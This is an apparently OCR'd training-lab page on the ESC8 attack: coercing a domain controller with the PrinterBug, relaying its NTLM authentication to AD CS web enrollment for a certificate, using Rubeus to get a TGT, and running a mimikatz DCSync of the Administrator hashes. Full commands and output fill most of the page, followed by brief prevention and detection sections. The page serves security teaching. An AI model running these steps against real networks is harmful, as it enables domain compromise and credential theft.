Skills Assessment

Description

Following up on the PKI-related attack scenario from the previous section, another attack we can abuse is relaying to `ADCS` to obtain a certificate, a technique known as `ESC8`.

Previously, we used `PrinterBug` and `Coercer` to make (or force) computers to connect to any other computer. In this scenario, we will utilize the `PrinterBug`, and with the received reverse connection, we will relay to ADCS to obtain a certificate for the machine we coerced.

Attack

We begin by configuring `NTLMRelayx` to forward incoming connections to the HTTP endpoint of our Certificate Authority. As part of this configuration, we will specify that we want to obtain a certificate for the Domain Controller (a default template in AD, which Domain Controllers use for client authentication). The `--adcs` switch makes `NTLMRelayx` parse and displays the certificate if one is received:

Attack

```
MisaelMacias@htb[/htb]$ impacket-ntlmrelayx -t http://172.16.18.15/certsrv/default.asp --template D

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-ntlmrelayx -t http://172.16.18.15/certsrv/default.asp --template DomainController -smb2support --adcs
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

Cheat Sheet
Go to Questions

Table of Contents

Setting the stage
Introduction and Terminology
Overview and Lab Environment

Attacks & Defense
Kerberoasting
AS-REProasting
GPP Passwords
GPO Permissions/GPO Files
Credentials in Shares
Credentials in Object Properties
DCSync
Golden Ticket
Kerberos Constrained Delegation
Print Spooler & NTLM Relaying
Coercing Attacks & Unconstrained Delegation
Object ACLs
PKI - ESC1

Skills Assessment
Skills Assessment

My Workstation
OFFLINE
Start Instance
∞ / 1 spawns left

Now we need to get the Domain Controller to connect to us. We'll use the `Print Spooler` bug and force a reverse connection to us (as we previously did in a previous lab). In this case, we are forcing DC2 to connect to the Kali machine while we have `NTLMRelayx` listening in another terminal:

Attack

```
MisaelMacias@htb[/htb]$ python3 ./dementor.py 172.16.18.20 172.16.18.4 -u bob -d eagle.local -p Sla

[*] connecting to 172.16.18.4
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR - The network address is inva
[*] done!
```

```
┌──(kali㉿kali)-[~/tools]
└─$ python3 ./dementor.py 172.16.18.20 172.16.18.4 -u bob -d eagle.local -p Slavi123
[*] connecting to 172.16.18.4
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR - The network address is invalid.
[*] done!
```

If we switch back to terminal of `NTLMRelayx`, we will see that an incoming request from `DC2$` was relayed and a certificate was successfully obtained:

Attack

```
[*] SMBD-Thread-5 (process_request_thread): Received connection from 172.16.18.4, attacking target
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.16.18.15 as EAGLE/DC2$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 172.16.18.4 controlled, but there are n
[*] SMBD-Thread-8 (process_request_thread): Connection from 172.16.18.4 controlled, but there are n
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 48
[*] Base64 certificate of user DC2$:
MIIRbQIBAzCCESCcGCSqGSIb3DQEHAaCCERgEghEUMIIREDCCB0cGCSqGSIb3DQEHBqCCBzgwggc0AgEAMIIHLQYJKoZIhvcNAQc
...
...
...
awlkK4goAPpDmzA9MDEwDQYJYIZIAWUDBAIBBQAEIFRQPz8lJcfLnaSLiZE6XHwdBfhN0CvXA6VfHQyHXUjRBAjoidjhENa0Kg=
```

```
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 172.16.18.4, attacking target http://172.16.18.15
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://172.16.18.15 as EAGLE/DC2$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 172.16.18.4 controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 172.16.18.4 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 48
[*] Base64 certificate of user DC2$:
MIIRbQIBAzCCESCcGCSqGSIb3DQEHAaCCERgEghEUMIIREDCCB0cGCSqGSIb3DQEHBqCCBzgwggc0AgEAMIIHLQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQIKetN
YveswZUYNoAtB6e39mS24cTs7HTIZJu6iL9KPN6C9z5inPEOCbOWbP5u5wX40uguY+wI9LVH7BJ6LItHtWn8yVuBcwJusrCUCLZrm712Gnvo7ACjrhJKXszAHAy++6HZ
NyQY6E+lOoVjyenzNUf2zy+8MQgodDwtrd7YhVwRkarFUYRAU2aCuxGDB0pFNrWUy2WtZL9A7UZmHNkWe/v2rCNwR3nj/12DusAjp8vYAUjhyHhxr+HySaE+4y2gtuZig
7/YipGh4rvmgB6y1EAw/CljyskDLbDyNfllCTQzM9xj0e+V7q4xPnJkBL9AeyAz203KVNNmVSG6PiVc0fl8cEEwJtmb0qO2cik+Lo+QmgLrf22qCKTBTwEYkyPTe0UOKu
M7TBn/mPHUngCBLh8NH0+IXq1OgyCIPthL1/8w5lPVXXqoZ4eE6rUyQX/ZAFJCGx+wPgxcXBq5nsBOtGIYRIVDXQ1u14tSSKBcPMF75Ncv9EsJFmcjaiKmjYbYq2q6CH
7Y1x+aOPp8/Wq8uF5cB5RJqxM9DuqXY55WYVK7TYOFIRO198W2WcN6Cvp72urcUJm/Vn3GY7AHwLxjn7I259LT+L2wpM/Y8ZgbMeAGvmmbjXZ/YOr61GA/G8GoxnKhNtv
```

Certificate for DC2

We will copy the obtained base64-encoded certificate, switch to the Windows machine, and use `Rubeus` to the certificate to authenticate with (this time, the certificate is in the proper format) and obtain a TGT:

Attack

```
.\Rubeus.exe asktgt /user:DC2$ /ptt /certificate:MIIRbQIBAzCCESCcGCSqGSI<SNIP>

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
```

```
  V2.0.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=DC2.eagle.local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'eagle.local\DC2$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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
      BmtyYnRndBsLZWFnbGUubG9jYWw=
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/eagle.local
  ServiceRealm             :  EAGLE.LOCAL
  UserName                 :  DC2$
  UserRealm                :  EAGLE.LOCAL
  StartTime                :  19/12/2022 23.43.15
  EndTime                  :  20/12/2022 09.43.15
  RenewTill                :  26/12/2022 23.43.15
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  SICrZ4HjAjHqvZh03xo99w==
  ASREP (key)              :  BFC00B974546271BF0C6ACAC32447EB6
```

```
PS C:\Users\bob\Downloads> .\Rubeus.exe asktgt /user:DC2$ /ptt /certificate:MIIRbQIBAzCCESCGC$
EDCCB0CGCSqGSIb3DQEHBqCCBzgwggc0AgEAMIIHLQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQIKeTnS6rxjOQCAg
s/hn6toSdYcgkJ7Wa/45r1dq9iSiYveswZUYNoAtB6e39mS24cTs7HTIZJu6iL9KPN6C9z5inPEOCbOWbP5u5wX4OuguY+
srCUCLZrm712Gnvo7ACjrhJKXszAHAy++6HZenerSMGtIxAsqZ5kEOkOEjCKLHaEWK21o2p1GOBH3KA+mKxMaOJAb1kQ36
zy+8MQgodDwtrd7YhVwRkarFUYRAU2aCuxGDBOpFNrWUy2WtZL9A7UZmHNkWe/v2rCNwR3nj/12DusAjp8vYAUjhyHhxr+
2BGNv62Gghy4KwX7iEcGmwhuA4ZSfyouxfNGjMZBa9yA3vdsclhb7/YipGh4rvmgB6y1EAw/CljyskDLbDyNfllCTQzM9x
```

```
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=DC2.eagle.local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'eagle.local\DC2$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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
      BmtyYnRndBsLZWFnbGUubG9jYWw=
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/eagle.local
  ServiceRealm             :  EAGLE.LOCAL
  UserName                 :  DC2$
```

TGT for DC2 obtained with

```
UserRealm               :  EAGLE.LOCAL
StartTime               :  19/12/2022 23.43.15
EndTime                 :  20/12/2022 09.43.15
RenewTill               :  26/12/2022 23.43.15
Flags                   :  name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType                 :  rc4_hmac
Base64(key)             :  SICrZ4HjAjHqvZh03xo99w==
ASREP (key)             :  BFC00B974546271BF0C6ACAC32447EB6
```

We have now obtained a TGT for the Domain Controller DC2. Therefore we become DC2. Being a Domain Controller, we can now trigger `DCSync` with `Mimikatz`:

Attack

```
.\mimikatz_trunk\x64\mimikatz.exe "lsadump::dcsync /user:Administrator" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:Administrator
[DC] 'eagle.local' will be the domain
[DC] 'DC1.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 01/01/1601 01.00.00
Password last change : 07/08/2022 20.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6fd693139223732l6cdbbfa823bd268d

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1c4197df604e4da0ac46164b30e431405d23128fb37514595555cca76583cfd3
      aes128_hmac       (4096) : 4667ae9266d48c01956ab9c869e4370f
      des_cbc_md5       (4096) : d9b53b1f6d7c45a8

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Credentials
      des_cbc_md5       : d9b53b1f6d7c45a8


mimikatz(commandline) # exit
Bye!
```

```
PS C:\Users\bob\Downloads> .\mimikatz_trunk\x64\mimikatz.exe "lsadump::dcsync /user:Administrator" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:Administrator
[DC] 'eagle.local' will be the domain
[DC] 'DC1.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **
```

```
SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 01/01/1601 01.00.00
Password last change : 07/08/2022 20.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6fd69313922373216cdbbfa823bd268d

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1c4197df604e4da0ac46164b30e431405d23128fb37514595555cca76583cfd3
      aes128_hmac       (4096) : 4667ae9266d48c01956ab9c869e4370f
      des_cbc_md5       (4096) : d9b53b1f6d7c45a8

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Credentials
      des_cbc_md5       : d9b53b1f6d7c45a8


mimikatz(commandline) # exit
```

Successful impersonation of DC2 and performing DCSync to obtain the Administrator's password hash

Prevention


The above attack was possible because:


- We managed to coerce DC2 successfully
- ADCS web enrollment does not enforce HTTPS (otherwise, relaying would fail, and we won't request a certificate)

Because there are many different PKI-related escalation techniques, it is highly advised to regularly scan the environment with `Certify` or other similar tools to find potential issues.

Detection

This attack provides multiple techniques for detection. If we start from the part where a certificate is requested by `NTLMRelayx`, we will see that the CA has flagged both the request and the issuer of the certificate in events ID `4886` and `4887`, respectively:






```
Attributes:
CertificateTemplate:DomainController
ccm:PKI.eagle.local
Disposition:      3
SKI:              7e 36 d2 27 22 2e 79 ec d3 6f bb 4e ce b4 c8 78 13 f3 4d 1d
Subject:  CN=DC2.eagle.local
```


What stands out is that the template name is mentioned as part of the request; however, it isn't if requested by the Domain Controller itself (not relaying). There may be some exceptions to this in an environment; thus, it is best to check if it could be used as an indicator of flagging, coercing/relaying attacks to ADCS.

